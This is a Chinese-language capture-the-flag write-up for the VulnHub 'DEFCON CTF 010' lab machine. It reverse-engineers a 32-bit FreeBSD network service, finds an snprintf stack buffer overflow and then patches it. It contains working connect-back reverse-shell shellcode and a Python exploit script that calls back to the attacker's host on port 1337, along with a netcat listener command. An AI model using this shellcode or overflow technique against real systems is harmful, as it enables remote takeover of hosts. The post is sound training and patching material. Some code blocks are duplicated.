

0x01 前言

DEFCON (也写做 **DEF CON**, **Defcon**, or **DC**) 是全球最大的计算机安全会议之一，自 **1993** 年 **6** 月起，每年在美国内华达州的拉斯维加斯举办。**DEFCON** 的与会者主要有计算机安全领域的专家、记者、律师、政府雇员、安全研究员、学生和黑客等对安全领域有兴趣的成员，涉及的领域主要有软件安全、计算机架构、无线电窃听、硬件修改和其他容易受到攻击的信息领域。会议除了有对前沿技术的分享外，还有多种实践项目，如 **Wargames**，最远距离 **Wi-Fi** 创建比赛，和计算机冷却系统比赛等等。

这是我完成的第一个二进制 **ctf** 靶机，相比于 **web** 渗透，二进制逆向和 **pwn** 的难度要大很多，这个靶机是一个很好的入门挑战，通过实战查阅资料和动手调试能学到很多解决问题的方法。我也是一个小菜鸟，做的不好的地方请大牛们多多包涵。



0x02 环境配置

靶机下载地址：<https://www.vulnhub.com/entry/defcon-ctf-010,160/>

我使用的是 VMware，导入 ova 文件，NAT 方式连接后靶机自动获取 IP

攻击机 IP：192.168.2.129

靶机 IP：192.168.2.167

Currently scanning: 192.168.18.0/16 | Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.2.1	00:50:56:c0:00:08	1	60	VMware, Inc.
192.168.2.2	00:50:56:ec:67:db	1	60	VMware, Inc.
192.168.2.167	00:0c:29:6f:6f:aa	1	60	VMware, Inc.
192.168.2.254	00:50:56:f1:14:bf	1	60	VMware, Inc.

root@kali ~

REEBUF

在 kali 输入:

```
nc defcon.local 9999
```

如果连接正确, 会在终端看到如下内容:

```
Hans Brix? Oh no! Oh, herro. Great to see you again, Hans!
```

终端在等待输入, 我们输入一些信息, 比如电影中的这段话:

```
Mr. Il, I was supposed to be allowed to inspect your palace today  
and your guards won't let me into certain areas.
```

终端会回答我们的输入:

```
Hans Brix says: "Mr. Il, I was supposed to be allowed to inspect  
your palace today and your guards won't let me into certain areas.
```

通过这种方法检查连接正确, 网络配置完成后进入正题。

```
root@kali ~# nc defcon.local 9999
Hans Brix? Oh no! Oh, herro. Great to see you again, Hans!
Hans Brix says: "
000000( P000000"
root@kali ~# nc defcon.local 9999
Hans Brix? Oh no! Oh, herro. Great to see you again, Hans! Mr. Il, I was supposed to be allowed to inspect your palace today and your guards won't
me into certain areas.
Hans Brix says: "Mr. Il, I was supposed to be allowed to inspect your palace today and your guards won't let me into certain areas.
root@kali ~#
```

REEBUF

0x03 逆向

从 [github](#) 下载要使用的二进制文件，并进行反汇编，用到的工具是

[Binary Ninja](#)，你也可以用自己擅长的工具

打开之前先看一下这个文件：

```
kimjong: ELF 32-bit LSB executable, Intel 80386, version 1 (FreeBSD),  
dynamically linked (uses shared libs), stripped
```

文件要在 **x86** 处理器上运行，是 **ELF**，不会提供我们源代码中变量名称

和原始函数的任何信息，需要一点 **x86** 汇编基础


0x04 入口点

当我们用 **Binary Ninja** 打开可执行文件时，反汇编程序会找到并显示程

序的入口点：

```
_start:
push    ebp
mov     ebp, esp {var_4}
push    edi
push    esi
push    ebx
sub     esp, 0xc
and     esp, 0xffffffff0
mov     ebx, dword [ebp+0x4 {__return_addr}]
mov     edi, edx
lea     esi, [ebp+ebx*4+0xc]
test    ebx, ebx
mov     dword [environ], esi
jle     0x8048963
```

入口点-start 是编译器将代码从 main 函数开始运行的地方, 这个文件只需要在下面找到 call -start



```
sub    esp, 0xc
push   _fini
call   atexit
call   _init
push   eax
push   esi
lea    eax, [ebp+0x8] {arg_4}
push   eax
push   ebx
call   sub_8048a24
add    esp, 0x14
push   eax
call   exit
{ Does not return }
```

双击此功能（sub_8048a24 是由 Binary Ninja 标记的，因为调试符号没有告诉我们真实变量信息）将向我们显示代码 `main`:

```

sub_8048a24:
push    ebp
mov     ebp, esp {var_4}
push    ebx
sub     esp, 0x4
and     esp, 0xffffffff0
sub     esp, 0x1c
push    0x270f
call    sub_8048bc8
mov     ebx, eax
mov     dword [esp {var_30}], data_8048f96 {"kimjong"}
call    sub_8048d84
add     esp, 0x8
push    0x80489b4
push    ebx
call    sub_8048d14
mov     eax, 0x0
mov     ebx, dword [ebp-0x4 {var_8}]
leave
retn

```

前几行和后几行代码设置了函数的堆栈框架，不需要关注，重点关心下面三个函数调用：

```

08048a31  680f270000      push 0x270f          //
"9999" in decimal - our port number!
08048a36  e88d010000      call sub_8048bc8     //
call function 1
08048a3b  89c3           mov ebx, eax         // move
the return value to ebx
08048a3d  c70424968f0408  mov dword [esp {var_30}],
data_8048f96 {"kimjong"} // move pointer to "kimjong" onto stack
08048a44  e83b030000      call sub_8048d84     //
call function 2
08048a49  83c408          add esp, 0x8         // make
room for 2 DWORDs on the stack

```

```
08048a4c  68b4890408      push 0x80489b4          //  
push function address onto stack  
08048a51  53              push ebx                // push  
function 1 value onto stack  
08048a52  e8bd020000      call sub_8048d14        //  
call function 3
```

0x05 连接处理程序

我们所关心的实际上是在 **0x08048A4C** 处推入堆栈的函数地址，这是该函数的一个 参数 **sub_8048d14**，查看该函数发现该函数的子进程 **fork** 将调用我们推送的地址：**0x080489B4**。在 **Binary Ninja** 中，我们可以点击“p”热键来告诉它这个地址是一个函数：

sub_80489b4:

```
push    ebp
mov     ebp, esp {var_4}
push    esi
push    ebx
sub     esp, 0x204
mov     esi, dword [ebp+0x8 {arg_4}]
push    0x0
push    0x8048f44 {"Hans Brix? Oh no! Oh, herro. Gre..."}
push    esi
call    sub_8048b44
add     esp, 0x10
mov     edx, 0xffffffff
cmp     eax, 0xffffffff
je      0x8048a18
```

```
push    0x0
push    0x100
lea     ebx, [ebp-0x208] {var_20c}
push    ebx
push    esi
call    recv
push    ebx
push    0x8048f80 {"Hans Brix says: \"%s\"\n"}
push    0x12c
lea     ebx, [ebp-0x108] {var_10c}
push    ebx
call    snprintf
add     esp, 0x1c
push    0x0
push    ebx
push    esi
call    sub_8048b44
mov     edx, 0x0
```

```
mov     eax, edx
lea     esp, [ebp-0x8]
pop     ebx
pop     esi
```

上面就是连接处理程序，这是我们真正要关心的，当我们使用 **netcat** 连接到服务时，它会在后台运行，该功能用于处理我们的网络连接，只有 **3 个** 基本函数块，接下来我们将一块一块地进行分析

第一块：

```
080489b4  55                push ebp                // function
prologue
080489b5  89e5             mov ebp, esp {var_4}
080489b7  56              push esi
080489b8  53              push ebx
080489b9  81ec04020000    sub esp, 0x204          // 0x204 bytes
for local variables
080489bf  8b7508           mov esi, dword [ebp+0x8 {arg_4}] //
sub_8048b44(arg_4, message, 0);
080489c2  6a00            push 0x0
080489c4  68448f0408      push 0x8048f44 {"Hans Brix? Oh no! Oh,
herro. Great to see you again, Hans! "}
080489c9  56              push esi
080489ca  e875010000      call sub_8048b44
080489cf  83c410          add esp, 0x10           // clean up the
stack
080489d2  baf8ffffff      mov edx, 0xffffffff     // go to
0x8048a18 if return was -1
080489d7  83f8ff          cmp eax, 0xffffffff
080489da  743c            je 0x8048a18
```

在开头，我们可以看到设置堆栈帧的函数起始点，接下来，我们可以看到程序从堆栈指针（**esp**）中减去 **0x204**，这有效地为堆栈上的 **0x204** 字节腾出空间用作局部变量。

然后，看到有一个 **call sub_8048b44**，**x86** 上 **FreeBSD** 的调用约定 **push** 是以相反的顺序将所有函数参数传递到堆栈上，这意味着第一个参数中的 **call** 在 **push** 之前。

我已经对接下来的 4 条指令 `sub_8048b44(arg_4, message, 0);`进行了反汇编，最后一个 `push` 在 `0x080489C9` 编辑堆栈中，`esi` 包含了 **Binary Ninja** `arg_4` 在 `0x080489BF` 标记的内容，这实际上是我们回调的第一个函数的值，`main` 作为参数传递给了这个函数。

在调用这个函数之后，我们将调整堆栈指针返回到它应该在的位置并有条件地跳转到另一个地址。地址 `0x08048A18` 引用第三个函数块，它从函数中很简单地返回（在使用函数 `epilogue` 清除我们之前做的堆栈帧之后）：

```
08048a18  89d0          mov eax, edx          // return -1
placed in edx at 0x080489CF
08048a1a  8d65f8        lea, esp, [ebp-0x8]
08048a1d  5b           pop ebx
08048a1e  5e           pop esi
08048a1f  c9           leave
08048a20  c3           retn
```

这意味着，如果 `sub_8048b44` 返回 -1（表示发生错误），我们将跳过第二个函数块中的所有逻辑（如 **Binary Ninja** 中的箭头所示），这是一个 `if` 声明在汇编中的样子。

这就是第一个和第三个函数块，第二块更有意思：

```
080489dc  6a00          push 0x0              // recv(arg_4,
var_20c, 0x100, 0);
080489de  6800010000    push 0x100
080489e3  8d9df8fdffff  lea ebx, [ebp-0x208] {var_20c}
080489e9  53           push ebx
080489ea  56           push esi
080489eb  e850fdffff    call recv
080489f0  53           push ebx              //
snprintf(var_10c, 0x12c, format, var_20c);
```

```

080489f1 68808f0408    push 0x8048f80 {"Hans Brix says:
"%s"\n"}
080489f6 682c010000    push 0x12c
080489fb 8d9df8feffff  lea ebx, [ebp-0x108] {var_10c}
08048a01 53            push ebx
08048a02 e859fdffff    call snprintf
08048a07 83c41c        add esp, 0x1c // clean up the
stack
08048a0a 6a00          push 0x0 //
sub_8048b44(arg_4, var_10c, 0);
08048a0c 53            push ebx
08048a0d 56            push esi
08048a0e e831010000    call sub_8048b44
08048a13 ba00000000    mov edx, 0x0 // return a 0
to indicate we executed successfully

```

在这里,我们将进行 3 个函数调用,第一个将从网络接收(recv)到 0x100 字节 var_20c (Binary Ninja 的名字 ebp-0x208, 这是一个位置在堆栈上的 0x208 字节)。这是程序获得我们输入的地方!

第二个函数调用需要我们的输入并用

[snprintf](<http://linux.die.net/man/3/snprintf>)它来进行不同的格式化,它会将这个新格式化的字符串保存到 0x12C 字节 var_10c (Binary Ninja 的名字为 ebp-0x108, 它是堆栈中 0x108 字节的位置), 这就是程序建立输出的地方。

第三个函数调用将使用此输出字符串并 sub_8048b44 再次使用它通过网络发送出去, 在此之后, 我们转到第三个基本块 (如上所示) 并从函数返回。

0x06 漏洞

我们已经分析了程序的所有代码，现在我们来寻找漏洞，先看一下这个堆栈：

```
ebp-0x208 -> var_20c (our input buffer)
ebp-0x108 -> var_10c (our output buffer)
ebp-0x8    -> ??? (saved value of `ebx` from the calling function)
ebp-0x4    -> ??? (saved value of `esi` from the calling function)
ebp        -> var_4 (the saved stack address for the calling
function's stack frame)
ebp+0x4    -> ??? (saved value of `eip`, the location we will return
to when this function is done)
ebp+0x8    -> arg_4 (our socket descriptor)
```

我们的程序中有两个字符串缓冲区：**var_20c** 和 **var_10c**，这是输入点，它的长度是 **0x100**（256）字节，在 **0x080489EB**，我们 **recv** 最多可以将 **0x100** 字节存入这个内存位置。

一旦我们有了输入点，我们就可以 **snprintf** 将字符串转换成特定的格式，我们采用这个新字符串的 **0x12C**（300）字节并将它们存储到 **var_10c** 的输出缓冲区中，这里的问题是我们没有 **0x12C** 字节的空间，我们只有 **0x100**。任何额外的字节都会覆盖掉堆栈下方的其他值。这并不是函数功能所期望的，这样就出现了一个缓冲区溢出漏洞。

0x07 漏洞利用

那么，我们如何利用这个漏洞来控制这个程序呢？在 **x86** 上最基本的方法是接管 **eip** 指令指针，这是处理器将执行的下一条指令的地址，如果我们能够控制这个值，我们可以影响下一个程序的执行位置。

为此，我们需要 **eip** 用输入数据覆盖堆栈中保存的值。为了达到这个目的，我们需要：

来自格式字符串的 17 个字节

239 个字节发送到缓冲区的末端

4 个字节来保存 clobber ebx

4 个字节来保存 clobber esi

4 个字节来保存 clobber ebp

4 个字节来保存 clobber eip

上面的内容加起来是 255 个字节，如果我们向服务发送 255 个“A”字符，它将会试图返回地址 0x41414141（“A”的 ASCII 值），但是我们不希望程序崩溃 -我们的目的是拿到 flag！所以，我们需要将程序指向有意义的地方。

这就是漏洞利用最难的地方了，我们要做的是将指针指向我们的输入，当我们这样做时，程序会相信我们的输入实际上是编译代码，就像其他可执行文件一样。因此，我们可以提供符合我们需要的新代码——shellcode

0x08 shellcode

当我们通过我们的输入向可执行文件提供新代码时，我们称这这些代码为“shellcode”，Shellcode 实际上只是我们自己编写的程序包，而不是编译器的输出结果，这里有一段 shellcode 可以让我们在远程系统上运行一个 shell：

```

[bits 32]
_start:
    xor eax, eax
    push eax
    push 0x68732f2f      ; "//bin/sh"
    push 0x6e69622f
    mov ebx, esp
    push eax
    push esp
    push ebx
    mov al, 0x3b
    push eax
    int 0x80             ; execve("/bin/sh", &"/bin/sh", NULL);

```

这个 **shellcode** 只是一个 **execve** 系统调用，系统调用是对内核的直接请求，而不是对系统库或函数的调用，这些也有一个独立的 调用约定 ，这就是我们上面所设置的，具体来说，我们调用 **AUE_EXECVE** 上的 **0x3B（59）** 系统调用

上面的代码是专门编写的 **nasm**，但可以做一些小的调整之后与不同的汇编程序一起使用，因为我们需要原始字节而不是完整的可执行文件，所以您需要像这样组装它：

```
nasm -f bin binsh.S
```

对于这个 **CTF**，我们还需要一些更重的东西，下面这个可以用做参考：

```

[bits 32]
create_socket:
    xor eax, eax
    push eax
    push byte 0x1
    push byte 0x2
    mov al, 0x61
    push eax
    int 0x80             ; socket(domain, SOCK_STREAM, AF_INET);
    mov edx, eax
    push strict dword 0x0 ; replace with your IP address as raw hex
bytes

```

```

    push strict word 0x0      ; replace with the port you want in
little-endian
    push word 0x201
    mov ecx, esp
    push byte 0x10
    push ecx
    push edx
    xor eax, eax
    mov al, 0x62
    push eax
    int 0x80                  ; connect(sd, name, namelen);
    xor ecx, ecx
_dup2:
    push ecx
    push edx
    xor eax, eax
    mov al, 0x5a
    push eax
    int 0x80                  ; dup2(from, to);
    inc cl
    cmp cl, 0x3
    jne _dup2
_execve:
    xor eax, eax
    push eax
    push 0x68732f2f           ; "//bin/sh"
    push 0x6e69622f
    mov ebx, esp
    push eax
    push esp
    push ebx
    mov al, 0x3b
    push eax
    int 0x80                  ; execve("/bin/sh", &"/bin/sh", NULL);

```

使用 **nasm** 后会组装成如下所示的内容：

```

00000000: 31c0 506a 016a 02b0 6150 cd80 89c2 6800  1.Pj.j...aP....h.
00000010: 0000 0066 6800 0066 6801 0289 e16a 1051  ...fh..fh....j.Q
00000020: 5231 c0b0 6250 cd80 31c9 5152 31c0 b05a  R1..bP..1.QR1..Z
00000030: 50cd 80fe c180 f903 75f0 31c0 5068 2f2f  P.....u.1.Ph//
00000040: 7368 682f 6269 6e89 e350 5453 b03b 50cd  shh/bin..PTS.;P.
00000050: 80

```


0x09 漏洞利用

既然我们已经有了 **shellcode**，并且知道了如何利用这个漏洞，现在就是实现它了，这是一个 **python** 漏洞利用脚本：

```
#!/usr/bin/env python2.7
import socket
import struct
RHOST = "defcon.local"
RPORT = 9999
LHOST = "192.168.2.129"
LPORT = 1337
# connect to the server
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((RHOST, RPORT))
# get our shellcode and buffer address ready
lhost = "".join(map(chr, map(int, LHOST.split(".")))) # convert
LHOST string to raw bytes
lport = struct.pack("<H", LPORT) # convert LPORT number to raw
little-endian bytes
sc =
"\x31\xc0\x50\x6a\x01\x6a\x02\xb0\x61\x50\xcd\x80\x89\xc2\x68"
+ lhost + "\x66\x68" + lport + \
    "\x66\x68\x01\x02\x89\xe1\x6a\x10\x51\x52\x31\xc0\xb0\x62\x50\xcd\x80" + \
    "\x31\xc9\x51\x52\x31\xc0\xb0\x5a\x50\xcd\x80\xfe\xc1\x80" + \
    "\xf9\x03\x75\xf0\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f" + \
    "\x62\x69\x6e\x89\xe3\x50\x54\x53\xb0\x3b\x50\xcd\x80"
buf = struct.pack("<I", 0xbfbfeb81) # rough location of our data
on the stack (from gdb)
# build our input string
pad = "\x90" * (251 - len(sc)) # pad our shellcode with NOP
instructions just in case we're off by a bit
payload = pad + sc + buf
# get the initial message
print(s.recv(4096))
# send our payload
s.send(payload)
# close our connection
```

```
s.close()

#!/usr/bin/env python2.7

import socket
import struct

RHOST = "defcon.local"
RPORT = 9999
LHOST = "192.168.2.129"
LPORT = 1337

# connect to the server
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((RHOST, RPORT))

# get our shellcode and buffer address ready
lhost = "".join(map(chr, map(int, LHOST.split(".")))) # convert LHOST string to raw bytes
lport = struct.pack("<H", LPORT) # convert LPORT number to raw little-endian bytes
sc = "\x31\xc0\x50\x6a\x01\x6a\x02\xb0\x61\x50\xcd\x80\x89\xc2\x68" + lhost + "\x66\x68" + lport + \
     "\x66\x68\x01\x02\x89\xe1\x6a\x10\x51\x52\x31\xc0\xb0\x62\x50\xcd\x80" + \
     "\x31\xc9\x51\x52\x31\xc0\xb0\x5a\x50\xcd\x80\xfe\xc1\x80" + \
     "\xf9\x03\x75\xf0\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f" + \
     "\x62\x69\x6e\x89\xe3\x50\x54\x53\xb0\x3b\x50\xcd\x80"
```

在另一个终端中监听主机端口：

```
nc -l 1337
```

现在你在端口 **1337** 上有一个开放的套接字（我们已经 **LPORT** 在上面的脚本中指定了），运行脚本，它将连接到服务，接收初始消息，发送我们的 **shellcode** 和堆栈地址，打开保存的寄存器值，并强制在返回时执行我们的代码 **sub_80489b4**。

当 **shellcode** 代码执行时，它会尝试连接回 **LHOST** 我们指定端口的 IP 地址，当它发生时，我们可以像远程系统一样与远程系统进行交互 **ssh**！

为了获得 **flag**，我们需要输入：

```
cat key
```

服务器会返回 **flag**：

```
b99682b393a66e5b7e9dd781c13e4a413a1db3ba
```

在真实的比赛中将这个 **flag** 提交给得分服务器，就会拿到分数啦，我们继续进行研究。

0x10 漏洞修复

现在我们已经利用了这个漏洞，我们将如何修复它以防止自己受到攻击？对于这个服务，直接打补丁很简单：我们将 **0x12C** 的值更改为 **0x100**，并防止程序写入敏感的堆栈信息，这样就可以啦

使用 **Binary Ninja** 让补丁变得非常容易，你只需要切换到 **0x080489F6**（**push 0x12C** 指令的位置，告诉 **snprintf** 它需要多少空间），点击“h”在十六进制编辑器视图中查看它，并将 **2c0x080489F7** 更改为 **00**：


```

080487b0 ff 25 68 a1 04 08 68 50-00 00 00 e9 40 ff ff ff-ff 25 6c a1 04 08 68 58 .%h...hP...@...%l...
080487c8 00 00 00 e9 30 ff ff ff-ff 25 70 a1 04 08 68 60-00 00 00 e9 20 ff ff ff ....0...%p...h`....
080487e0 ff 25 74 a1 04 08 68 68-00 00 00 e9 10 ff ff ff-ff 25 78 a1 04 08 68 70 .%t...hh.....%x...
080487f8 00 00 00 e9 00 ff ff ff-ff 25 7c a1 04 08 68 78-00 00 00 e9 f0 fe ff ff .....%l...hx....
08048810 ff 25 80 a1 04 08 68 80-00 00 00 e9 e0 fe ff ff-ff 25 84 a1 04 08 68 88 .%...h.....%...
08048828 00 00 00 e9 d0 fe ff ff-ff 25 88 a1 04 08 68 90-00 00 00 e9 c0 fe ff ff .....%.....h....
08048840 ff 25 8c a1 04 08 68 98-00 00 00 e9 b0 fe ff ff-ff 25 90 a1 04 08 68 a0 .%...h.....%...
08048858 00 00 00 e9 a0 fe ff ff-ff 25 94 a1 04 08 68 a8-00 00 00 e9 90 fe ff ff .....%.....h....
08048870 ff 25 98 a1 04 08 68 b0-00 00 00 e9 80 fe ff ff-ff 25 9c a1 04 08 68 b8 .%...h.....%...
08048888 00 00 00 e9 70 fe ff ff-ff 25 a0 a1 04 08 68 c0-00 00 00 e9 60 fe ff ff ....p...%...h....`
080488a0 ff 25 a4 a1 04 08 68 c8-00 00 00 e9 50 fe ff ff-ff 25 a8 a1 04 08 68 d0 .%...h.....P...%...
080488b8 00 00 00 e9 40 fe ff ff-ff 25 ac a1 04 08 68 d8-00 00 00 e9 30 fe ff ff ....@...%...h....0
080488d0 ff 25 b0 a1 04 08 68 e0-00 00 00 e9 20 fe ff ff-ff 25 b4 a1 04 08 68 e8 .%...h.....%...
080488e8 00 00 00 e9 10 fe ff ff-ff 25 b8 a1 04 08 68 f0-00 00 00 e9 00 fe ff ff .....%.....h....
08048900 ff 25 bc a1 04 08 68 f8-00 00 00 e9 f0 fd ff ff-ff 25 c0 a1 04 08 68 00 .%...h.....%...
08048918 01 00 00 e9 e0 fd ff ff-ff 55 89 e5 57 56 53 83 ec-0c 83 e4 f0 8b 5d 04 89 .....U..WVS.....
08048930 d7 8d 74 9d 0c 85 db 89-35 c4 a1 04 08 7e 24 8b-45 08 85 c0 74 1d a3 98 ..t.....5.....~$.E..t
08048948 a0 04 08 89 c1 8a 01 84-c0 74 10 90 3c 2f 8d 51-01 74 45 89 d1 8a 01 84 .....t...</Q.tE..
08048960 c0 75 f1 b8 9c a0 04 08-85 c0 74 3e 83 ec 0c 57-e8 4b ff ff ff 83 c4 10 .u.....t>...W.K...
08048978 83 ec 0c 68 b0 88 04 08-e8 3b ff ff ff e8 26 fe-ff ff 50 56 8d 45 08 50 ...h.....;...&...PV..
08048990 53 e8 8e 00 00 00 83 c4-14 50 e8 41 ff ff ff 90-89 d1 89 15 98 a0 04 08 S.....P.A.....
080489a8 eb b3 e8 d1 fe ff ff eb-c7 90 90 90 55 89 e5 56-53 81 ec 04 02 00 00 8b .....U..VS....
080489c0 75 08 6a 00 68 44 8f 04-08 56 e8 75 01 00 00 83-c4 10 ba ff ff ff ff 83 u.j.hD...V.u.....
080489d8 f8 ff 74 3c 6a 00 68 00-01 00 00 8d 9d f8 fd ff-ff 53 56 e8 50 fd ff ff .t<j.h.....SV.P
080489f0 53 68 80 8f 04 08 68 00-01 00 00 8d 9d f8 fe ff-ff 53 e8 59 fd ff ff 83 Sh...h.....S.Y..
08048a08 c4 1c 6a 00 53 56 e8 31-01 00 00 ba 00 00 00 00-89 d0 8d 65 f8 5b 5e c9 ..j.SV.1.....e..
08048a20 c3 8d 76 00 55 89 e5 53-83 ec 04 83 e4 f0 83 ec-1c 68 0f 27 00 00 e8 8d ..v.U..S.....h.'
08048a38 01 00 00 89 c3 c7 04 24-96 8f 04 08 e8 3b 03 00-00 83 c4 08 68 b4 89 04 .....S.....;.....h
08048a50 08 53 e8 bd 02 00 00 b8-00 00 00 00 8b 5d fc c9-c3 90 90 90 55 89 e5 53 .S.....].....U
08048a68 83 ec 04 8d 5d f8 89 f6-83 ec 04 6a 01 53 6a ff-e8 93 fc ff ff 83 c4 10 ....].....j.Sj....
08048a80 85 c0 7f ec 8b 5d fc c9-c3 8d 76 00 55 89 e5 57-56 53 83 ec 0c 8b 75 10 .....].....v.U..WVS...
08048a98 8b 7d 0c bb 00 00 00 00-39 f3 73 2a 6a 00 89 f0-29 d8 50 8d 04 1f 50 ff .}.....9.s*j...).P..
08048ab0 75 08 e8 89 fc ff ff 83-c4 10 85 c0 7f 0a b8 ff-ff ff ff eb 0b 8d 76 00 u.....u.....
08048ac8 01 c3 39 f3 72 d6 89 d8-8d 65 f4 5b 5e 5f c9 c3-55 89 e5 57 56 53 83 ec ..9.r....e[^..U..WV
08048ae0 0c 8b 7d 08 8a 45 14 88-45 f2 8b 75 0c bb 00 00-00 00 89 f6 83 ec 04 6a ..}...E..E..u.....
08048af8 01 8d 45 f3 50 57 e8 2d-fd ff ff 83 c4 10 85 c0-7f 0a b8 ff ff ff ff eb ..E.PW.-.....
08048b10 28 8d 76 00 0f b6 55 f3-0f be 45 f2 39 c2 75 04-89 d8 eb 15 3b 5d 10 7c (.v...U...E.9.u....;
08048b28 07 b8 ff ff ff ff eb 09-8a 45 f3 88 04 33 43 eb-bb 8d 65 f4 5b 5e 5f c9 ...v.U..WS.].....3C...e.[
08048b40 c3 8d 76 00 55 89 e5 57-53 8b 5d 0c 89 df fc b9-ff ff ff ff b0 00 f2 ae ...v.U..WS.].....
08048b58 89 c8 f7 d0 8d 50 ff 66-83 7d 10 00 74 02 89 c2-83 ec 04 52 53 ff 75 08 .....P.f.}.t.....RS
08048b70 e8 07 00 00 00 8d 65 f8-5b 5f c9 c3 55 89 e5 57-56 53 83 ec 0c 8b 75 10 .....e.[^..U..WVS...
08048b88 8b 7d 0c bb 00 00 00 00-39 f3 73 2a 6a 00 89 f0-29 d8 50 8d 04 1f 50 ff .}.....9.s*j...).P..
08048ba0 75 08 e8 f9 fb ff ff 83-c4 10 85 c0 75 0a b8 ff-ff ff ff eb 0b 8d 76 00 u.....u.....
08048bb8 01 c3 39 f3 72 d6 89 d8-8d 65 f4 5b 5e 5f c9 c3-55 89 e5 57 83 ec 2c 8b ..9.r....e[^..U..W.
08048bd0 55 08 c7 45 e4 01 00 00-00 8d 7d e8 fc b9 04 00-00 00 b8 00 00 00 f3 U..E.....}.....
08048be8 ab c6 45 e9 02 86 f2 66-89 55 ea 68 64 8a 04 08-6a 14 e8 21 fc ff ff 83 ..E....f.U.hd...j.!.
08048c00 c4 10 83 f8 ff 75 11 83-ec 08 68 9e 8f 04 08 6a-ff e8 5a fc ff ff 89 f6 .....u...h...j..Z...
08048c18 83 ec 04 6a 00 6a 01 6a-02 e8 6a fb ff ff 89 c7-83 c4 10 83 f8 ff 75 10 ...j.j.j..j.....
08048c30 83 ec 08 68 bc 8f 04 08-6a ff e8 31 fc ff ff 90-83 ec 0c 6a 04 8d 45 e4 ...h...j..1.....j..
08048c48 50 6a 04 68 ff ff 00 00-57 e8 aa fb ff ff 83 c4-20 83 f8 ff 75 12 83 ec Pj.h...W.....u

```

再次点击“h”会回到图形界面，在那里我们可以看到补丁生效了：

```

sub_80489b4:
push    ebp
mov     ebp, esp {var_4}
push    esi
push    ebx
sub     esp, 0x204
mov     esi, dword [ebp+0x8 {arg_4}]
push    0x0
push    0x8048f44 {"Hans Brix? Oh no! Oh, herro. Gre..."}
push    esi
call    sub_8048b44
add     esp, 0x10
mov     edx, 0xffffffff
cmp     eax, 0xffffffff
je      0x8048a18

```

```

push    0x0
push    0x100
lea     ebx, [ebp-0x208] {var_20c}
push    ebx
push    esi
call    recv
push    ebx
push    0x8048f80 {"Hans Brix says: \"%s\"\n"}
push    0x100
lea     ebx, [ebp-0x108] {var_10c}
push    ebx
call    snprintf
add     esp, 0x1c
push    0x0
push    ebx
push    esi
call    sub_8048b44
mov     edx, 0x0

```

```

mov     eax, edx
lea     esp, [ebp-0x8]
pop     ebx
pop     esi
leave
retn

```

现在，你可以转到“文件 -> 另存为...”并将修补后的可执行文件保存到磁盘。如果你将 **scp** 这个二进制文件替换到服务器并替换那里这个漏洞就没有了，该服务器也安全了！

0x11 总结

总的来说这个靶机并不难，但是由于自己二进制太菜了，绕了好多坑，通过这样的实战训练提升自己的实战能力是一个不错的方法

最快的成长方式就是实战中成长，比如你拿到攻击者的样本，立马可以吸收其手法精髓，防御上就可以有的放矢。再比如为了突破，你死磕到底，一回头会发现：卧槽，掌握了各种技巧，而这许多是死磕前绝无法想象到的。

的。

余